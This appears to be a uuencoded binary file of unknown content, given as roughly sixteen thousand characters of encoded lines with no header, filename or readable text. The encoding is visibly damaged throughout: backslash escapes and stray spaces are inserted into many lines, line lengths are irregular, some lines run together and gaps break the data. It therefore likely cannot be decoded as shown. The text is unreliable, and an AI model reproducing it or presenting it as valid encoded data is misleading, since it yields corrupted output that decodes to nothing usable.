MC!ADD9B#@@X(C:A!9U)N'\_0@S2A?X:Q]BO.\_C[YIY=^?RC^CY1U?I"<&H  
M[JGI;- (5FXW6\\_S"3S1K.G^OBC`X8%X3TG7,=AW\,]/Y]9JUDW+[UA@0S3!T  
MD7=UNK+\X-?ZWVAH@X4!3KGLD\FNV1G...V?7,K(3EI-R75[JBQ2;V[70+K'  
MN'8L[ [I&\*KT5\_Z0L"S9F[\LV! /R;WE6TKZLEA&7T02E5[LI<"%\*W8I7NREW  
MR;+\O9SWFFH\+:?0?E#\*U/IRUB'- "[T\$.;X\_BK)M">WTQ,&%^Z&\* (XH5\  
M@6W,ND-GK.2\*8OL005\_E337BO/=\*L"P:F]\5,A+W;Z\_</[RB0=MCX](\;^TC  
M:#(P;Y9R![CTQ&%4J\_&87(;V'LQ#OM\*.9W;W+H'I(+!AF%2OV>>8'OE:9MJ<  
MTL+DK`[05NW`AN8QP"LQO@S/\_^U[JXZ`9;9#HW%4ELL9YGFJ4R[\*\*])E76&Y  
MKGGOPQ&4<O>+:FI\UXBT?4BTEZ9\?X?M8+8IZPS\$OJ6/Y^6BGEC<J!TI5T(



MD)FTSW6YGV;7+/^PUAFF1.GVY\_B<O">\*UF]>O9OWZ>W?\*9KEX86\*AP)6NKV\_
M6G9<VK@?ZI=E;RJMI\*2,Y)6!CT1K]%=37M4I<2+N' \*7W! I 'CY [X#5"WIF9)G
MZG9D [KJRQ&:1Y1%<);/[FY['\_BU=5<O;8?5^?"DXYAG\*]0A6<LH=R]J!(0?/K
MG=&@. ?3.FG%BP@GB3# \$YUS>5G=Z^@Z2;1P#^S#8J"3W;PT6>^1>]R-]L@7N^
M\_,UQ@. ./49L\_5NTL3W![J&7\_398\*\*:00-U#ZFRP59"8C"TE9LI,#<TI\_DZ6"
MS/3+0E\*6K"2W/\$I\_DW: !C/50\*]MK++R^XO`:, [S']EO"-^?74)9YBRWS%EOF
M+;;,6VR9M]@R; [%EWF++O,7^UWB+S8+1R[S%EGF++?,66^8MMLQ; ;)FWV/\R
M; ['D^G@QP!1 (PVPX'N;#4\_`:\_`!KX16V&<1@)/1" '0Z%\$^%<N`4>A8\_@#U@/
MS['P3 (%9<")<!7?!:\_`\_`2KXA.V)33!2.B%0^!DN`AN@ (7P\$GP. ?\%Z&^%O
M``.@!PIP)P#5\ (#")\!#\_#2GB";0C;02.,@:DP!\*?'E7'\_+(!7X'WX"GZ!
M%?\$#6Q]JH!52,!,.AA/A/+@:[H'GX'U8#'\_"&IOBKP;UT`%3 ('-SX42X`>Z#
MI^`M6`RK;;;T8%MH@8DP#>;"27`QW`H+8!%\`G\_!AINS3J`-)L+^<'2<'I?!
M\_?`,`O'??PW);X!D`VT (<1D (\*>F\$6G`"7P;WP,GP\$2V! =/,%, 'IZ8"Z<#O/A
M7G@`WH' O807\#P: !7: \$-)D\$6#H\$SX&JX&UZ&KV&%K6AG4`O#83+TPU%P/MP.
M3\! [ \#NLN34^&A"!\$3`)9L+Q,` \]NA2?A97@7/@-M&Z8!<=@;9L)<. !HNA#O@
M&?@4EMN6M@D-, `ZR, !N.@) /A6E@ (G\!\_8:5\_LDYA!VB&; ;'\_` \ /GPNWP&+P\$
M` \\*/L.9VU (<F& `E3 ('L' PDDP#VZ!>V\$!O`\*+80FL;\_N#A2\$)>T (W], .Q<"G<
M` `M@ \$7P%\*^Q`NX1-8`> (00=, @B (<"B?#!7`#/'3OPM?P.ZRY (YX?\$ ( (DC (, >
M. !#.A\*O@' G@.WH7O8,6=V\$Z0@`DP'0Z\$L^`F>'Q>A (! [ ,PZAV&P#Q3@>+@4
M;H>%\# [\!NOL0IN' T9"%@^!4N`+NA5?A&U!VI2YL`S\$8#3K, @I/@<K@#GH:/
MX6=8U?8%VQ&&P208@\*/A7+@!'H5%\`G`"BO9GF" [P`#8%V;# :7`EW`5/P5OP
M#2Q?RS1@5]@#]H+I4 (3#X7)X#!; !I\_`C\*`4L"VP/+3`%,G` (G`07PO7P!+P#
MW\):8;89A\*\$=)D\$?` `IGPCRX!Q;"!\_` `K!%AFT\$4.B`-A\ )Y<!, \ `B\_#5 [!J
ME/4\$ \$1@)>T, !3H`KX`GX&\$0] ^P>\$80S, @`\$X#>;!7; `07H600&U@\_4`, 1L (^
M, !O.A"O@-E@`;\`7H,1HU [ `K# (,NZ (4\` `'\_@JOA3G@6/@\*!E]=ZL`, , @\F0
M@4/A`+@:`H+7X3-8#B^O+: `1QL-T& ()CX3RX#NZ! !?`&?`'\_=P9K-; `HA` \$P
M%0;@; @@-KH' [X27X"GZ#=#-; `W: %%I@`63@5;H4GX4WX`S9K8;W"2) @ \$&9@#
M%Q\!9, `NAJ?@%7@?%H.28/EA\*]@56F\$2S ('B` `&GPD4P`^Z\$! ?` :? `A?P^ ^P
MXFX<@V` ;J (\$F: (<IL#\_,AA/A++@<;H1 [8`&\`".\_! [\_"/), =+Z ( (#X%BX\$&Z'
M9^! ]^!W6`\ ;\0AS&PE08@, /A#+@, ;H` `X%7X`GZ#]5K9/V\$4 [`, %, `+. @JO@
M-G@ \$GH;7X%WX&OX+?`&J;2PG; ` `;00V, @ `F0AD\$X\$DZ%BV`^W`4OP`\_@4\_@1
MEL#J [>P/L`W40C/L#A,A" \`?#N3`? [H: %\`I\#-\_"G [#\*<)8)=H)6V`/V@ \ /A
M<G@`%L%7!\NL- ()V!50`#M`,8V! ?Z (>Y<`R<="=?!??`,`O`9?PA)89W>.. )` (
MHV%O& (\*CX6RX`1Z`Y^%M6`Q: !\_L` ;`3;00Q&PA28!>?`S?`,`O`%?P1^PDNWK
MM3VT0! =, @ [EP-MP&+ \!` \#VLO`?S!YM#"%HA!3/A4#@/ [H1%#4L@35&T6\_`
M+K` ;C (-! .! ?N@M?@ (\_@>Q&C6-^P (]; ` [3 (89<" "<!5?";?`@/`>?P\_)X<\_T-
M-H>=H`4ZH1]. @00A.K@;GH37X`/X\$]8>R\_X)21@+?7`4G`W7PZ/P`\_@!M\$Z6
M!7: " =M@79L& <T` \, \_!>O`G;+OG;0^&PR08A%/@4K@5%L+` \#NL/8YM!PG8
M\$WK@`#@>+H- [X65X' [Z\$OV`M#+FVA@;8`29#`QP&)\,E\#"%#S\_8`EY\_AUH8
M#5-@#IP#5\ \$=\`2\`"M`#JA/PFH ( (C (\$L` ` `7P\VP\$-Z&KV#YB>R [L#VTPF3 (
MPM%P, =P\$C`\* ;\` `LE& (\_@3#L"3K, @1/@`K@%L` ;\!` \#\*OMQ?J`K6`G: (\*1
M, !D&X`2X"NZ"A?`N?`U\_P`J3V\$=@\$]@>AL,DF`E`P55P"SP\$; \#` \` ,L-YGM
M"#M`,XR&?:`\$`Q\&Y<`W<`\`\_`^`\_+K#: %Y8=-H`7V@,DP`6;#`7`.S (, [X17X
M\$/X+ :^Q-6X`XC (=>\* ,+Q<` ;<"B\_"M [ ` \$UMF`^8,D3 (#)X5BX"AZ#U^%3^!Z6
MP%K [XGD' (V\$: ` ` \$7P [WP/'P\$O\&: .NT+ZF`8C (0NV!O2T`^SX!`X%DZ#\`^%\*
MN` `N@D?@&7@5WH<OX\$?X"U; :CWF`S>?"4+/? ,F^Q9=YBR [S%EGF+\_=\_Q%MM6
M\_><R; [%EWF++O,7^+WF+#<S09Z;S=;6 []& :S0G<Y<FE [\K (4HJ2RVS, HU"G
MNMW840 (, [S`<TZLXCNG5+, =TA^>8`FPZIKM=Q\_1`VS`=Z3NF5QB/Z17.8WK9
M>HQ\*0=YCNMM\3%^J^Y@>8#^F!\_F/Z=4-R/3\_F0.9`FQ! IOMYD.F!)F2ZQX5,
M7XH-F@ [O0X:>3C.TGQ.9KTJ [ "O0BTYUF9`J`Z5AP)N7, \$#H-R5PQ^6!+, EUZ
MDNG^IF2ZUY4, T=^63`\_P)0M\*, &=5UG, ETES69 [O (FT [WF9)8F@R! [, MW' GTSW
M&)1Y)>;7;5&F.SW\*7+\$Q@-LA1\_?:E\*%Y?<IT7Z, RW=>I3/>U\*M, #O, IT:596
M+K8/.8)4. :!8-BRCS+BD8YDSI\*81^GN6F2F` :9E;819\M)1`LY62<9DCDCES
M61T! "RY#%GVWV@8K=AF8>;6\* <; (VS. %<-F9N@2\$ "C, QTMY.91V%8AY>9 [C (S
M<PO47ZJ=&37\*?F: .B\*`=CF8>A3K5/, WLI-6V7:YFNJ]\_69"><NG\$/LYFNMO:
MS\*, PG-?<# ,WK;B9%.6JGG9E4W!U=H, .9 [F=QYJLREQZ3, ]W`Y4P/L#G3R^9F
ME64Y6+##3F>ZT.M.]7F> (<K, SC\+\`^]J=Z14?^M/]#<], 6>ZC%99GE0`C=QN:
M>15V:JFY-E&`\ [UE0@LFYGC<\_T8.LSW<\_ [3` \V/ZN28\+^]F>ZK`^90\Q ( `AS0
MI"X`IP<:H<\_6] [J@^6A, U/<7A [K7`\$SWNI [YBBFOB.0V0\_ ,HC, U` \PZ) \$FB (
M`IQB\*` ]+M`" =^EY3-\*]FUO/:HGDUZOD9H\_FJU`VT1M/=WFAZH#E:8, HY` ;GN
MO!KUW`9I`H4Z;HLTCT\*=:B9I5; , , \*VW2\*`I]TO1\*HS0S\*!T)2E9I>J!76G"\*
MR59U2ZN>9FB`7YH+&6MCS3, DT/\DS3?4W3]"JN:7H5V [1J26;3WSA-#W).
M`\PP\*OFEV' (1M>R>IE>S) .K`:=5S3 (-AR\$:M5V. :5 [%/0RQQT5-])BHZ8%F
M:=5RWC&A5+%2TQU>:LZP/\*1S-A\$<<^GKFE8EY1D-@L-2S1&R`CV":P!"MZV:
M`NRKIDMC-;WDK\*976JL909<, @LS5= (^ [FNYOKZ: [\_=7T"H.URH"E<%JLN6+R
ME29K>H#+6E" "P2M]UO1`HS7=X;2F^UNMZ8%>:V1, LS6] \E/, CBA%Y/! ;<X14
M=L9F]2#+-5\*VN5I@d1;CB, PQ.#\_>Y5&L.M6^T\$6^XF-!, C0^`V`&TGO-55^:
MKTG)K&\$MMN/ [78;@%\]S"7 (>W0YL\_KJL [SCI="KL3`Z:=TA3<?FPH7B-V\*3J
MM5NKEDOYKJRJ5\_&;90`4@Z?GFIK5A#V6; &@!GFS!\*6N\*2ZV0"JX@4Z [/I\*%Z
MOY.&ZO<]-&2/-9M;H]7 (>IXOI9`P\_S9:4, (QURY\_-E+5#-J"TYX1RV5S?AP-

MR?, Y, S0\_ES;D0) LV<OX^; 21<GS7S\*, 9LNJW: 4#Q>; 5 [-&-+EUH; B:] >& [/T4 MFJ\_J&\*F]^\$A>RS; \$ (, \V4BZ/-J) BCL!AV^: \*K1GQ?I7-7Y: U7=9MR% [O-D2W M>M7:A\_R%5->T9!<WX3S\*\$8=AX6; ([2RWL-Q@) P, T. 5H/-] 1"TB8\$\_8XN3DT MN?U<7FX>Q1B5) YMR7HWUZJOZ#6) H@8YN, F=O9X>G&Z'\ZIP, 9-]< [9-S2ZN0 MHH++V, VCF' 6DM5ME8&1<GZR3BF, I4; WV; HA5\_-U (EK) 21^1T>) -5Y-><B!R? MH' /%QJSZN [P%]; Q#%%"J&KV1=SF)>11CK, Z/X2%XS=Z\FC&@R^ [-K=!4\_#30 MD (; BL' PC) /=\ "\RDG!FY (& [; -T2W [QN2V\_@-\*=#YC5R` \] 1N9 (. \W, E [S-U27 M^YM', 1; +W\_^-1#4#.-) 5'># (VQ9PE+P>< (BN [QNB^+G'^<O&; '?YP) &JYO2V MM' R54<N4) V-&@1DYC/=31H\$98QB' ' QRQ [\<?T?T<X9 '= ' G#NV!R?ZUS 'ZPJ' MZK6%0\_7\_WB2) \*A^<). MPAG, (Y9TRX.. 301EYK' "W%V) #\; 80WTWKW: :>C1GD M\$4?\*; 1+GE8P1. &WBW\$\*I1J\ \3#J<XIPQR^' 54B [%C+UN<: B^=G' H@7YQY+R& M<7ZBG\*; [ "Z' H\_IYQAN [L1; VN<: C^MG%E71X9?3\ R2L+K'. <=PIA0H' ><-^== M: J] [G#OC&, ;] Z5, DY [= /I2#7@M" SJ-8HY4F<HZ (G, =&3O?WD: O4Z1' <3G\*Z MQSC. [; F [!Z^97&5]> \T [ [ .1TIY^<\*V9! 'ASE=\*^EG\$>C33M5; UN77U6E7J" M MG) &179C#6, X9&G/K9RWG+QNUEVHNM) 0JC, 5K+^>C46^I!G/Z4AWFC!K^XO/ MGN (TF=. =+G.NF. J5/G. ZTVA. ] SC-Z2ZK. ;>0\*%L<0"K<YF1@WC+V^LWY: ' ) < MLL, N6\ [I7H, Y/ZU=SL2XM&, ) K1 [3X3NG5QK/R2!; , 36K6J7WG.XVG] , = [G, R M+I?MN3"\*<BU7.-#I; @LZO=\*#3J\PH=. E"YU9LM: \*KP^= [C2B, T. Y. J05G: N^ MM8 (JS>C, H+1"2G9TU' ' XT>G2D\$YW.M+IP99T^O\_, DXYJ7E, ZO8HKG5 [5ED [W M\Z5SJ\*X1>9WI=' ] K.MW7FTX/-\*?3@] WI] " [ .MWA3Z=[# . ITAT--1259P>51 MYQ92ME`>W.E+YXZ- /<UK5\*? [ .-7I+JLZ/=BK3@\RJ] .KNM7I; KLZW=>OSE; E M (= ?K6\*> [ +. OT2L\Z1\3JLMWJ9, %Z7F7 [UNE. XSK==J [3; >LZO<\* [KC\*@INU> MQU\_KY>22?YWN: V"G. QSL= (=GG3M.. 6\*B"A< [W6%CIY=] [ .RR [+N"G. R, A. SZ MI9>=590=NG2SLXNR5ZKTL [ , #=GNK\*#ME: 6DG2S1 "LUR><5] 7. [V: K9WN<+) S MA<8\$' %YVKI "5Z/"V<T0DI; N=#) \*1U!1B: \*OPYV\_3&W; XT [W, [G3E^) RM [0\* MC# [8YTX/, +K3\_9WN=>?5G) [PNM/+9C<59; N6K. ' PN\_, HU' 8ZWKEB\F7/NXJR MK<N) /<#V3G?ZWKEB>R2E2WVO) 9V/QC!> \SL?C7H>^SNO1"VG '9Y>Q0%/+UO@ M4=' M@: ? [F^#I3ML [=TP%A\_ . =\*R3MZX2G5UCAZ64O/-UAAJ< [W?"HZ; +#<PL, M\$FR (IR\_- \$4\ /LL33@SWQ= (<IGNYUQ= . =MGC\$Z7+K=ACCF9%K<WMM\ ' S%E%=T M2K0N] PB) KRM5\<>KEO1, R3-U (G^//%, NKXI2K^NVR=. ] G@ZZUR@/S>N4I\_M8 MY>F!7GEZ%4. \JDECKH/L\G2W7Y [N-, S3' 8YYNL<R3W= [YGD48T4NU35OJ57D M6`) \_P [44XSR] PB#/\$20=\$/=Q, \\_3?=#WS) +) ] GEEV7NYZ#/1TAX.> [K70TP, ] M] ' 2GB9 [N=-' 3RS9ZNM-' 3P\VTJN28R546.E5!F: F; \*9' X' PAQZ. 8 'U3QTS. R M55\_7 (5\_ ^H1!1Q2-E&7\*?O) RS' B '3N= [\*07" T. ; ?"SNVGI3R: J01; ZU5F6SL= MD==<CZR?NQZRRU [ /HQ@KT: LZ1NIQV"/C\_TI) E] -CCSC@U9\$NA\L>=<"K) -Z\$ M8] 6YC?; 004Y [B, %6>R0] 7GL. T; UDG `&Z) \* \_=7K6DG' >/X1ZZ] Q65+K?E' E\*@ MYQXY?], ] \$J [74SR\*. 5] >WSW4\*L9 [ ] +VOF\_BJUNB] ; WGXR9MUYL6' L6J (\_WW MB' Q?H0C0C: ' ] 7Z\$ (2MA#Y/-R) Y! ] =I?; A@\_) Y<. ' XGUIPJL9\$W%X [ [GC] B\$4 MMQF?5 [ + (R) >NUQ^? "A+>3MB\*16, "7C>; ^AR>O+) V--5^Y^ [=@79\LF4N?: ) MJACS5<VFREFY7APO1CABH [ ; [A80J] QQZD#^? [C; H0PEX2!M@T4>BZB/3 ("^^ MX (S9CAQ/#P-\^G2O45^E\*%>C\_U, TCU<?DON!5: !; G^YKUX?L>2059-BG! SCV MD7 ` \_G (X) ' DDN2V' 7/MT/] L^Q, 'S%L] /TJHY] ^D. ZSZBH (=, +O, ^MT"K] K/O M\U6MNJZ?=I<=\_ ' 2OA9\_NY^&GNTS\=-. \_S\_YCM\$2GCY\_N-/\*3H4S [6?GI2\_/R MTWW, \_' 2/FU] 9\*4TMH&TZ#?UTAZ. ?+BW] \*-D\_\*J@T] 3. " +AE4L\_73W; Y^U/<8 M^E!SG [ZTJS] ] \IO/] UA [J<'M\ .RIU] EV=B, ; H, \_W=?A3W=Z^KEC8T2>GQ9Z M?E?H9\_. G^\_G\Z2ZC/QF7=GRWU9] ' 86I^9G^ZO] N? [K7 [\] \$8I\ /PSQ\$9: Z#" MYL\1R%SI/K/3YL\=&] 4=OG^ .2&; +] Z"K6O\_I3N\\_W6O^I\_O; \_ '7IQ@SXWH8 ( MN/W@='!TQ: Q3/P] 'O60"J"\_%!5"O; @. H5\_<!U) U&@+K' RL] /H\ \$&R" D?66JN M^UW5 [ \#U: GZ `5; />J7EGH11: >WNE\*: #N=@74J] @ "5DLRB6! CP"HYA@NV! JR2 M8SBO. : #4O+, =. +>&?7. H=, A4' =9!) 8 \J5) H' 0) E#: !TB>P9! 1H. P7RUQ [ & MM@: 4A: 0L, 7W; ' 5 `6DK) 43F; 'I62Y6, H/S) &%I "R5D\_WE4CEMK"/; \*5 `6R\$KS MP&7\_A\_] V^T%198; 7N [ [L<3%"BV+] @IQT+\\_R\*WT (M] AA>V@ '=I@/, R `@^ `T MN! !\*\_ZZA?#<\#L "\_\*\_ '>? `4\_@GA) ^? \R?D7 (-X; X; F?E5X#P6Q' E9] FDQ8B\* M. \$5\DRB\_ ' \_0?X7C+1XQ51KC?/1? [HSE>RN7?\_6J7\ \>?PU: N? ?LT<KM?VOV M7SZ!QA4#\Z@WKE"3^?S\_3G!O\^%GLE-Q7] \$ [9YJ?# 'FI\$Z; 9KRJ (?@74Z<- MY!G [-, H) =9IQ [B#R: E^W>8K! OTM4>Z\ S\_KV@\_ ( \_9HWW<F/91] G?9^+?N" \I2 MZ2O, ZLD7S2&6\_?O? \F\MO' HT/ (Q"HT, 'A\$X\*71YZ+O2?T/>AM6MVJIE: DZTY MH^; "FN%U; \_+QRA7#JX<W" F' 9WBZ\< [ @NO%MX1' A, N" L\ \*3PMW! <NAN>\$#PV? M%#XS? ' [XDO!5X5O#] X0?#C\1?B; \>OC=\ "A+\/?A? \\*+Q] 9+; ) V9 (/ (UI\$= M ([61^D@ \, C^R9V2OR#Z1GLA `9' ; DD, B1D>, C9T<NBEP9F1^Y\*7) \_Y+ ' (TY%\_ M1Q9%/HX' ODV \E/D) \A\* T36CZT<WCFX9W24: B39' D] \$1T? ' 1\*=&IT>G1ONC< MZ. ' 1XZ (G1\^, 7AJ=# [TQ>EOTGNB3T>>BKT3?B+X; \_2KZ0\_2WZ) +H\O5\_J\_] [ M\_1; UV] 306- ] OGZ@?7K] ' \_9 [U^] : GZ [ /U! ] 3/KC^J\_L3Z, ^K/J; ^H\_MKZ6^KO MKG^@\_K' Z% ^I?JW^G\_L/ZS^O\_6\_] G\_7 (-\*S>LV; ! ) PU8-. S3LVA! I&-; 0T=#9 M, \*%A2L., AES#K (8#&PYO. \*7AK (8+&RYKF=-P>\-] #8\V+&AXKN' -AO<; /FM8 MW/ `#GP!>, ; 9&; ) W8WV/; QG: .A6. Q6" (V\*M85FQS38^E8/C8G=ECLZ-B) L7-C ME\2NCET7NR7V8.R) V+. Q%V. OQ3Z\*?1G [ /O9S [ , \_8\*HUK-V [8N&GC5HVAQOK& MEL; 6QH [ &B8W [-/8V9AISC0<U' MEXON. IC6<U7MXXO\_ ' FQCL: [VM<V/COQE<; MWVI \O\_ ' KQI \: \_^ `SM"LVK=NT<=, \_FO [9M' -38U. R: ?>FT4U=3?LU36\_J; RHT MS6DZINGDIG\UG==T2=/U3; <UW=OT4-, 332\UO=' T7M/' 35\V\_ =\*TI&F%YE6;

MUV [>K' F; YIV: :YKKF] N:] V@>UYQJWJ=Y\_ ^8#FH>: #VX^LOFTYG. :+VZ^HGE^
M\YW-#S0\_WOQ4\ [^;\_] \/\8? ,7S=\T\_\2' 4%>. KQ5?+[YQ?+OXKO%HO" F>C (^)
M3XCO' >^ .3X\7XP?&CX@?&S\Y?G [\LO@U\1OBM\4?CB^ (/Q) \_ .?Y&\_) /XXOB/
M\5\_C2^\*KM: S3LE'+YBW; M-2VQ%IV: VEOV: -EKQ: ] 95K+S) 8#6@YI. ; KEI) ; 3
M6\YIN; +ENI9; 6^YJ>: #EZ9876UYO>; OEPY9O6WYN^8N/<: Z<6#^Q: 6+KQ/ :)
M71/-B=; \$R, 38Q (3\$U\$0F, 9 '83!R8. "YQ: N+LQ '6) RQ (W) NY (W) ]X) +\$@\4KB
MK<0' B4\3BQ. \_) <06 [%++&=ZN\*X56#ZT3VB+TS] 'NH; I0+#2</6Q\ :%) (#V5#
MA=#<T\* &AHT-GA, X+71JZ\*G1=Z. [00Z\$G0\ ^\$7@R] \$ \_HX] %7HN] #/H>5J5JWY
M6\T&-9O6 [%!34] -0\$Z] IK>FL2=7L6] -3DZF957-PS5\$UQ] ><RAYZ1<VU-3?5
MW% 'S: , U3-2\_4+\*IYJ^: SFF] J\_EOS. Q\>7J-VO=I- :K>L\_6=MMN+ :I=ECMB-K1
MM9-KNVMGU/ ; 5%FH/JSVV] I3: , VO/J [VZ] H; :VVOOJ7VH] MG: EVO?K' VW] N/ :
M [VM\_Y</5R] >M6K=AW>9UV] ; M6%=3UU+77C>J; L^Z5%UOW<RZ?-WLNH/K3J@ [
MO> [<NHOJKJB [N>ZNN@?K' JM [JN [5NK?K/ JK [O. Z; NC\_X] .DJX37#ZX7\_ \$=X^
M' 'I' PDWAW<-CPQ/#4\ +=X? [P8/B@ \. 'A8\ / \_ "E\0OCP\ +WQ# ^- [P (^&%X>?"
M+X?? "W\ \_CK\0\_C7\ 'J1U2/K1OX>V3RR4Z0NTAA) 1-HCXR\*3 (OM%TI&9D: ' (
MH9%C (B=&3H) <' +DJ<GWDELA=D<<CST1>BKP6>3OR1>2 [R" ^1/\_G\ZEK1# : \*;
M1; >\*; A^-1N/1MFA' =&QT [VA/= /] H+CH8/2) Z?/2TZ%G1 "Z+716^E [W@P^CA]
MQUO1#Z\*?1A=' \_XPN5 [ ] J\_5KUZ] =O6 [ ] S?; @^1M\QMGYB\_3 [U4^MGU ' \_5' UI\_
M##W' Z?67U5] 3?U/ ] [?7WUC] =\_V+] Z\_5OTV\_\4/\ ; 'WY>H6&UBEZCO6%40U?#
M7@W [-O0W##8<1) ] Q; , , Y#1<W7-5P; </-#0\_38SS? \ ' +#&PV?-WS; \ ' / #' WPV
M^&\_T%UO\$MHGM&&N\*#8MUQ, ; \$QL=Z8S/I+V; ' #HZ=' /M7 [ (+8I?07=\8>B#T>
M>RKV [ ] B [L4] BB^DM?HFMMU+AFX\_J-&S=NV5C3V-"8: &QK' -DXN; & [<49C7V/!
M ["E. ; SR [\<+&ZQMO: [RW\ : ' &] QH7-?ZG\</&S^@I\_FI<OFFUIK6; -J"7V\*4I
M0C^Q6U-G4ZIIWZ:>I@Q] Q&%-QS:=U' 1&T^5-\YMN; KJ CZ; ZF9\ P^XIVFCYI^
M; /J=3QVOV+QZ\Z; -6S?OV!QJCC8/ ; Q [= /+YY4K/>G&N>1? ] P1/-QS><V7] ) \
M=?-US; <T/ ] \*^D [AE>8WZ1V^ \ \_ZE^4\ ^E+M. ?\*/XEO%MXSO%F^ .M\9' QL?0.
MZ7@V7H@/Q0^ ) GQ (&WXA?<. ^%WQ! ^- /Q) ^ .OQ! \_+\_YI\_ .OX#\_0, \* [ >LU; ) !
MRR8M\_ZCH%Z: T3&M) M/2W%N. : CFQY0QZA8M; ; FBYO>6^EH=; GFQYE3 [AHY; /
M6 [YI6=\*R0F+UQ-\2&R: VHT> ) IH2R<2>B; T2>J (WL7] B; N) P>H23\$V<FKDA<
MF [ @E<2< ] PK. ) EQ-O) MY-?) SX\*?%' 0H3P (M3P2\*0\_6" .T66B; T\$ZAFE! ] : \$1H
M3&A" : ' ) HO] ! ' : ' ; HD-"1H>/-OF!>Z/K0K: %' 0T^%7@M"KT5^I) C\ : ^AO^@+
MUJWY/^S==WA, Z1LW\ .A! \$ '19&P1!K. "TF3E3SHP2O??>>^ ] UL; KH01! \$; T&4
M72T (J\_?>6; WWWNO [ / ?>8<^ [ ??^ \ \_ [S\_OE; VNO?9SW?ND2& ; F?+ \_/ >2\* \_BP7\$
M (F) QO `Y\$BE7P2E! ? ; " ] V\$ \_N\* @ \ 2\_ \ "HP2YPO+A' CQ43Q7\_ & @ >\$ P \ ( ] ZF5X%W
MXA<Q@Y15" I; R2 `4E67) (I: 7R4E6I J=1&ZBSUD/I) 8Z1) > `6 (E19 (ZZ3-4I \*T
M1SHD79) NX/G\_1' J%YW\Z. ; .<?Y-+BH+LDUVR67DVG (CN: 7<#L\_ / ^61\GAY
MBAPC+Y/7R/\_@V; ] 3/B&?E\_ ^3; \D/Y ' \_R=SFUDA [ / \_7Q\*8>0&25' 9, [ ^7, A" I
M8; 0R' : EAL1\*/Y\_U&99] R5#FC7%2N\* <\_PK/^B\_ \$1JR&\$) L12TA%M\*6-QXSE=%
M9FA@Z6#I; NEG&6P9; HFSV, 9S?BD2PS; +; LLARW\$Y\ V\D-& : S?H; GO%A5L7J
MM) 9! 6JAF; 69M: ^UB [6GM; QV+K! !CG6-=: %UOW6+=: =UK/6R] C\*3PP/K4^AI\_
M5; N\_+8LMR) ; ; ] H=-1%+0; &5M=6R-; : UL [9\$4AMA&V2; 8IMIFVI; ; \$FP; D1-V
MV4 [ : +MBNV6 [ ; ' MH^VG [8TJ@9U\$ 'U5"VBEE! EU4X9H8' : 5&VM] E8' J</5, >I\$
M=9ZZ1%VEKD-&V\* \>4\ ^JE] 3KR ' ?OU\* ] ("&GM.>UY [ &' VHO: 22 `?E [=7LM>T-
M [1WM/>S] [7\_ : 1] BG43I89E] MWV [ ?8S] L/V\$ \_9 [ ] K?V) \_ ; ?] @\_V8/<&1WY' ; D
M<Q1R6! PN) (. \*CNJ. YHYVCJZ. 7HX! CG& . \* < @ % < QV+D `NV. G8Y] CF. . \*XX; CD>
M. IXYWN `O) T\_O# ' 3F0"XHYI2<=J?; &>FLZVSB; (U4T, TYU#G: . = \$9 [9SE7. %<
MZ] SDW (9, <, IYT7G=>>?YB"6" \*\_YP5TF7XG\*X\*KMJN1HB# [1Q] 7\$=-HUPC75-
M<L4A#: QVK7=M=AUP' 7>=<UUVW7" ] 0! ; XAK\6/YV62\NK%=+^T `2ME%8! 6: ".
MUDCKI/74! FA#D `6F: W. T1=IR; 8VV0] NK' 4\$2. \*\_ =TYYJ; [2/VG<MDSO (\_; L [
MU%W8; 75K [DAW] 7<-2@' =W+W= ] U1 [JGN6>YY [L7NO] V) [G\_ =^Y\$ "KKIONQ^Y
MG [O? ( @ % D \ & 1 % ! @ C Q 1 ' ADC \ / C \ 93 # ] ; ^ I I X V G H Z > [ 9 Y A G C & > 2 9 Y I G M F < E 7 ? ^ W
M>W9 [3GLN>6YX [GH>?SY] [ ] \$+M?; [ [ ">F\$ ' " & ; 4\$ 'H\*@B"17 `\*583: N/HW%] H\*
M?84\_A9' " . & & R, % ] 8AFO\_! F\$+KOTGA/ / " % > & F \ % + X ( ' S ' 7QGO+P: + ^ < 3 " 8C% <
M^TN+%<4: 8EVQL=A9 [ " 4. Q) 5\_E#A#G"LN%E> ("6\*2N\$ \ \ \* I [ " = ? ^ ^ ^ \$ Q \ \* WX2
M?XCF5=\FN: 5R4F6IIM12ZB! UQS5\_D#1>BI9F2W' 2\$ND?7/%W2P>D8] ) \_TAWI
ML?1" >B>EQO4^FYQ+SB, 7EQ79\*9>2R\OUY6: XWG>2>\A\_R6/ER?) T7. \_CY?7R
M%GF' O\$<^ (U^6; ^) J\_T3^@E] SX (^FD%TIJ/RAB (I5<2E5T1, : \*RV4=G2E' Z5\$
M\*5. 4! 6@) "<K?RE; ED' ) 2N: ! <Q97^E? (1+2&5) 3VN\J&6 (KC. 2Y8REDJ6FI9Z
MEB: XQO>V#\$) ' & & V) L<RS++&LM\*RU [ \*1K\_&G+1<L#RW/+. \MGRT^+W@\_R6 `M8
MPZVJU6, M; ZUBK65M9>V (ZWM?) (, ) UFG66. M\ZU) T@^W6/6@' QZW7K' >M3ZPO
MK>\_1# `) LV6W! MKRV\$C: +S64K; : M@: T#-H+. MIVVX; 9QMBFV&; 8YME6V#; : LM
MR; ; 7=M9VQ7; +=M\_VU/ ; 5EA\* M (+, : I ( : IQ51) M: F: 6DVMBT [04FV/3C! 4' : V.
M5Z>J" ] 45ZEKU' S51/ : R>4B^J\_Z\$30%8\_J3\_5U/8, ] MSV\_ /9P- `+97M9>V5 [+
M7M\_>U- [5WL<^V/X7^L! , >YQ] J3W>OHZU@8?V%\_ ; W] B\_XE2\*! CER. O. @ "11UV
M1RE' !4=51VU' : S2! GHY^CC\=\$QW3' 7, <"QS+' ) O0 ` \_8Z#CE. . \*X [ [CF>. EXY
M/CC2. C. A! \_SFS. <LZ; 0Z-6<9] ("&SA; . ] LXNSE [ . \$<XHYU2T@+G. U<Z\_G8G.
MG<Y] SG/ . J \ [ ; S@? . 9\YO^\*OL, [BRN' ) 0 `Y! =JLOMJNZJYVKJ: N7JX! K@&N8:
MXYJ `! K# (M=\*USK71M0WI\_ [3K\$O+\_ '=<; UV? \ & I O T 6 D 9 D \_ P) : 4: V\$ IFB16A6M
MMM9 ` : Z9UH^P\_7! NKS=+F: \NT5=IZ [5\_MH' 9" . ZM=UAYI+ [4/VE? \ \$HVL [F#D
M\_C#W' VZ' N [2 [HKN: NXZ [C; LS4G] \_] Q" D\_AGNN>Z% [N7NS>XD] S [W8? =) ] PWW

M??<S]VND\_G2>S)X<GMR>4( \_@L7G<R/R5/(T\+3T=/%T)O3TC/>,]T9Z92/QK
